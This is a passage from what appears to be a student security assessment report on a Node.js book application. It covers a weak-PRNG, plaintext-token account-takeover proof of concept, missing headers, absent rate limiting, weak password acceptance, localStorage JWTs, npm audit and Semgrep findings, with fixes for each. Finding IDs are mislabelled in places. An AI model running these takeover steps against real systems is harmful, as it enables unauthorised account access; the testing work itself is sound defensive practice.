  resetToken: '2xdcue7p8h63le039rc3q4'   <- PLAINTEXT, not hashed

# Step 2: Navigate to reset URL with stolen token
http://localhost:3000/forgot-password?token=2xdcue7p8h63le039rc3q4
  -> Browser shows Reset Password form

# Step 3: Confirm
'Password reset successfully. You can now log in.'
<- ACCOUNT TAKEN OVER. Works on any account including admin.
```

Remediation (commit 1acce93):

```
// server.ts -- forgot-password endpoint (main branch):
import crypto from "crypto";

const rawToken = crypto.randomBytes(32).toString("hex");     // 256-bit CSPRNG
const tokenHash = crypto.createHash("sha256").update(rawToken).digest("hex");
user.resetToken = tokenHash;   // SHA-256 hash stored, NOT raw token
const resetLink = `\${APP\_BASE\_URL}/forgot-password?token=\${rawToken}`;
```

```
// reset-password endpoint: hash the incoming token before DB lookup
const tokenHash = crypto.createHash("sha256").update(String(token ?? "")).digest("hex");
const user = await User.findOne({ resetToken: tokenHash, resetTokenExpiry: { \$gt: new Date() }
    });
```

```
=== VD-008: WEAK PRNG FOR PASSWORD RESET TOKENS ===

# Server-side token generation (server.ts forgot-password route):
const token = Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2);

# Tokens generated using Math.random() (PRNG, NOT cryptographically secure):
Token 1: l4nd36dmksjr1ide6l30p (len=21, base36 charset only)
Token 2: wk4pkw9wqo52vf2fasuuj (len=21, base36 charset only)
Token 3: 865d5ttcuftcbj3d7bm1wp (len=22, base36 charset only)
Token 4: pwvycg063yoxf6jhmkqvq (len=21, base36 charset only)
Token 5: 3a25ss8vqrlczrzfbpub1c (len=22, base36 charset only)

[!] Math.random() is seeded by the JS engine — NOT cryptographically random
[!] Entropy: ~32-64 bits vs 256 bits from crypto.randomBytes(32)
[!] Character space: a-z + 0-9 only (36 chars) vs full byte space

# MongoDB shows token stored as PLAINTEXT:
db.users.findOne({email: "vulnadmin@test.com"})
Reset Token: doe1zf8h0jpyiudhpf1hw
Token is hashed? NO — stored as PLAINTEXT STRING
← Any attacker with DB read access can reset ANY account password
```

Figure 25: *Figure 4.5a: Weak PRNG — Math.random() tokens vs crypto.randomBytes, plaintext DB storage*

```
=== VD-008: WEAK PRNG RESET TOKEN - PROOF OF CONCEPT ===

--- REGISTERED USERS IN DATABASE ---
Error: Cannot read properties of undefined (reading 'email')

D:\University\Semester 6\Cyber\Cyber_Project>node poc-vd008.cjs
=== VD-008: WEAK PRNG RESET TOKEN - PROOF OF CONCEPT ===

--- REGISTERED USERS IN DATABASE ---
  Email: qasim@yopmail.com | Role: reader
  Email: admin@yopmail.com | Role: admin
  Email: qasimshakir22@gmail.com | Role: reader

[*] Targeting account: qasim@yopmail.com

--- WEAK TOKEN GENERATION (identical to server.ts code) ---
Server code: Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2)

  Token 1: cxffswhmx5tmr5ydtiao8m (length: 22 chars, base36 only)
  Token 2: 3yr38tow8iuhza5whtqnnc (length: 22 chars, base36 only)
  Token 3: yg0e2ryr8oibwlmo7pkt8 (length: 21 chars, base36 only)
  Token 4: xge0cmca8bot8y9f7445po (length: 22 chars, base36 only)
  Token 5: s5seo0y7mjrxq9gcoy0mf (length: 21 chars, base36 only)

[!] VULNERABILITY: Math.random() is NOT a CSPRNG
[!] Entropy: ~32-64 bits vs 256 bits from crypto.randomBytes(32)
[!] Character space: a-z + 0-9 only (36 chars) vs full 256-byte space
```

Figure 26: *Figure 4.5b: PoC script output — Math.random() entropy: ~32–64 bits vs 256-bit CSPRNG*

```
--- TOKEN NOW IN DATABASE (PLAINTEXT) ---
Email:        qasim@yopmail.com
Role:         reader
Reset Token:  2xdcue7p8h63le039rc3q4
Expiry:       Tue May 12 2026 14:42:59 GMT+0500 (Pakistan Standard Time)
Hashed?       NO - stored as plaintext string

[EXPLOIT] Account takeover URL:
http://localhost:3000/forgot-password?token=2xdcue7p8h63le039rc3q4

[IMPACT] Attacker with DB read access can:
  1. Read plaintext token directly from users collection
  2. Use the URL above to reset password of any account
  3. Gain full access to admin or reader accounts

[*] Demo token cleaned up from database.

D:\University\Semester 6\Cyber\Cyber_Project>
```

Figure 27: *Figure 4.5c: Token in database plaintext — email, reset token, and expiry directly readable*



Figure 28: *Figure 4.5d: Forgot password page — reset URL triggers token generation via Math.random()*



Figure 29: *Figure 4.5e: Account takeover step 2 — Reset Password form with plaintext token in URL bar*



Figure 30: *Figure 4.5f: Account takeover complete — "Password reset successfully. You can now log in."*

4.6 VD-006 — Missing Security Headers (MEDIUM)

ID	VD-006
Severity	**MEDIUM**
CVSS v3.1	5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-693: Protection Mechanism Failure
OWASP	A05:2021 — Security Misconfiguration
Source	DAST — OWASP ZAP + Manual HTTP header inspection
Status	**Remediated** via Helmet middleware



Figure 31: *Figure 4.6a: Vulnerable branch — 7 security headers MISSING, X-Powered-By present*



Figure 32: *Figure 4.6b: Secured branch (main) — all security headers present, X-Powered-By removed*

Header Comparison:

```
# Vulnerable branch -- headers absent:
X-Content-Type-Options: MISSING
X-Frame-Options:        MISSING
Strict-Transport-Security: MISSING
Referrer-Policy:        MISSING
X-Powered-By: Express  <- TECHNOLOGY DISCLOSURE

# Main branch -- after helmet() middleware:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: no-referrer
X-Powered-By: REMOVED
RateLimit-Limit: 200 (rate limiting active)
```

4.7 VD-007 — No Rate Limiting on Authentication Endpoints (MEDIUM)

ID	VD-007
Severity	**MEDIUM**
CVSS v3.1	5.9 AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-307: Improper Restriction of Excessive Authentication Attempts
OWASP	A07:2021 — Identification and Authentication Failures
Source	Manual testing — 25 rapid auth requests
Status	**Remediated** via express-rate-limit



Figure 33: *Figure 4.7: No rate limiting — all 25 rapid auth requests processed (no HTTP 429)*

Rate Limiting Evidence:

```
# 25 rapid POST /api/auth/login requests -- ALL return 401 (not 429):
Attempt 01: HTTP 401  ...  Attempt 25: HTTP 401
UNIQUE CODES: 401 only  <- NO 429 = NO RATE LIMITING
-> An attacker can attempt unlimited passwords per second
```

4.8 VD-008 — Weak Password Policy (LOW)

ID	VD-008
Severity	**LOW**
CVSS v3.1	3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-521: Weak Password Requirements
OWASP	A07:2021 — Identification and Authentication Failures
Source	Manual testing — /api/auth/signup
Status	**Remediated** — validatePassword() enforces complexity

```
=== VD-006: WEAK PASSWORD POLICY ===

# All weak passwords accepted by /api/auth/signup (vulnerable branch)

curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"password"}'
→ HTTP 200 ACCEPTED ✗ (common dictionary word)

curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"12345678"}'
→ HTTP 200 ACCEPTED ✗ (all digits, no complexity)

curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"aaaaaaaa"}'
→ HTTP 200 ACCEPTED ✗ (8 identical chars)

curl -X POST http://localhost:4000/api/auth/signup -d '{"password":"qwerty12"}'
→ HTTP 200 ACCEPTED ✗ (keyboard pattern)

# Same passwords REJECTED on secured branch (main)
→ HTTP 400 {"error":"Password must contain at least one uppercase letter"} ✓
```

Figure 34: *Figure 4.8a: Weak password policy — common passwords accepted on vulnerable branch*



Figure 35: *Figure 4.8b: User registered with weak password, logged in successfully*

4.9 VD-009 — JWT Stored in localStorage (MEDIUM)

ID	VD-009
Severity	**MEDIUM**
CWE	CWE-922: Insecure Storage of Sensitive Information
OWASP	A02:2021 — Cryptographic Failures
Source	Browser localStorage inspection
Status	**Documented** — HttpOnly cookies recommended for production

The JWT authentication token is stored in `localStorage`, which is accessible to any JavaScript running on the page. Combined with VD-003 (Stored XSS), this creates a direct path to session hijacking.



Figure 36: *Figure 4.9: JWT visible in localStorage — accessible to any XSS payload*

SCA — Software Composition Analysis

Tool: npm audit **Branch:** security-testing **Result:** 10 vulnerabilities (6 high, 4 moderate)

```
=== SCA: npm audit — security-testing branch ===

10 vulnerabilities (4 moderate, 6 high)

@xmldom/xmldom <=0.8.12 [HIGH]
GHSA-wh4c-j3r5-mjhp: XML injection via unsafe CDATA serialization
GHSA-2v35-w6hq-6mfw: Uncontrolled recursion — DoS
GHSA-f6ww-3ggp-fr8h: XML injection via unvalidated DocumentType
GHSA-x6wf-f3px-wcqx: XML node injection via processing instruction
GHSA-j759-j44w-7fr8: XML node injection via comment serialization

axios 1.0.0 - 1.15.1 [HIGH] — 15 advisories including:
GHSA-3p68-rc4w-qgx5: SSRF via NO_PROXY hostname normalization bypass
GHSA-w9j2-pvgh-6h63: Auth bypass via prototype pollution
GHSA-6chq-wfr3-2hj9: Header injection via prototype pollution

react-router 7.0.0 - 7.12.0 [HIGH] — 7 advisories including:
GHSA-f46r-rw29-r322: DoS via cache poisoning
GHSA-h5cw-625j-3rxh: CSRF in server actions
GHSA-2w69-qvjg-hvjx: XSS in ScrollRestoration

fast-xml-builder [HIGH], follow-redirects [MODERATE]
ip-address [MODERATE], postcss [MODERATE]

Main branch (after fix): 0 vulnerabilities ✓
```

Figure 37: *Figure 5a: npm audit summary — 10 vulnerabilities (6 high, 4 moderate) on security-testing branch*

```
react-router  7.0.0-pre.0 - 7.12.0-pre.0
Severity: high
React Router allows a DoS via cache poisoning by forcing SPA mode - https://github.com/advisories/GHSA-f46r-rw29-r322
React Router has CSRF issue in Action/Server Action Request Processing - https://github.com/advisories/GHSA-h5cw-625j-3rxh
React Router vulnerable to XSS via Open Redirects - https://github.com/advisories/GHSA-2w69-qvjg-hvjx
React Router SSR XSS in ScrollRestoration - https://github.com/advisories/GHSA-8v8x-cx79-35w7
React Router has unexpected external redirect via untrusted paths - https://github.com/advisories/GHSA-9jcx-v3wj-wh4m
React Router has XSS Vulnerability - https://github.com/advisories/GHSA-3cgp-3xvw-98x8
React Router allows pre-render data spoofing on React-Router framework mode - https://github.com/advisories/GHSA-cpj6-fhp6-mr6j
fix available via `npm audit fix`
node_modules/react-router
  react-router-dom  7.2.0-pre.0 - 7.5.1
  Depends on vulnerable versions of react-router
  node_modules/react-router-dom

10 vulnerabilities (4 moderate, 6 high)

To address issues that do not require attention, run:
  npm audit fix

To address all issues (including breaking changes), run:
  npm audit fix --force
```

Figure 38: *Figure 5b: npm audit detail — react-router HIGH severity with 7 CVE advisories*

ID	Package	Severity	CVEs	Advisories
SCA-001	@xmldom/xmldom <=0.8.12	**HIGH**	5	XML injection, DoS via uncontrolled recursion (GHSA-wh4c, GHSA-2v35, GHSA-f6ww)
SCA-002	axios 1.0.0–1.15.1	**HIGH**	15	SSRF via NO_PROXY bypass, prototype pollution, header injection (GHSA-3p68 + 14 more)
SCA-003	react-router 7.0–7.12	**HIGH**	7	XSS, CSRF in server actions, DoS via cache poisoning (GHSA-f46r, GHSA-h5cw + 5 more)
SCA-004	fast-xml-builder <=1.1.6	**HIGH**	2	Attribute value quote bypass, comment regex bypass (GHSA-5wm8, GHSA-45c6)
SCA-005	follow-redirects <=1.15.11	**MED**	1	Auth headers leaked to cross-domain redirects (GHSA-r4q5)
SCA-006	ip-address <=10.1.0	**MED**	1	XSS in Address6 HTML-emitting methods (GHSA-v2v4)
SCA-007	postcss <8.5.10	**MED**	1	XSS via unescaped </style> in stringify output (GHSA-qx2v)

Before / After:

```
# security-testing branch:
npm audit
10 vulnerabilities (4 moderate, 6 high)

# main branch (after overrides + upgrades):
npm audit
found 0 vulnerabilities
```

SAST — Static Application Security Testing

Tool: Semgrep OSS (p/nodejs, p/jwt, p/xss, p/javascript, p/typescript) **Branch:** security-testing
Result: Pipeline FAILED — 3 ERROR findings

```
=== SAST: Semgrep Static Analysis — security-testing branch ===
Pipeline: FAILED — 3 ERROR severity findings

● server.ts:415 — javascript.lang.security.audit.path-traversal
path.join(EPUB_DIR, req.params.filename)
Severity: ERROR | CWE-22: Path Traversal
User-controlled input in path.join without sanitization

● server.ts:424 — javascript.lang.security.audit.path-traversal
path.join(COVERS_DIR, req.params.filename)
Severity: ERROR | CWE-22: Path Traversal
Cover endpoint also vulnerable

● server.ts:71 — javascript.jsonwebtoken.security.jwt-hardcoded-secret
process.env.JWT_SECRET || "your-secret-key"
Severity: ERROR | CWE-798: Hardcoded Credential
Hard-coded JWT secret allows authentication bypass

Semgrep rulesets: p/nodejs p/jwt p/xss p/javascript p/typescript
Quality gate: FAILS on any ERROR severity finding

Main branch: 0 ERROR findings — Pipeline PASSES ✓
```

Figure 39: *Figure 6: Semgrep SAST — 3 ERROR severity findings failing the quality gate*

Location	Severity	CWE	Rule	Description
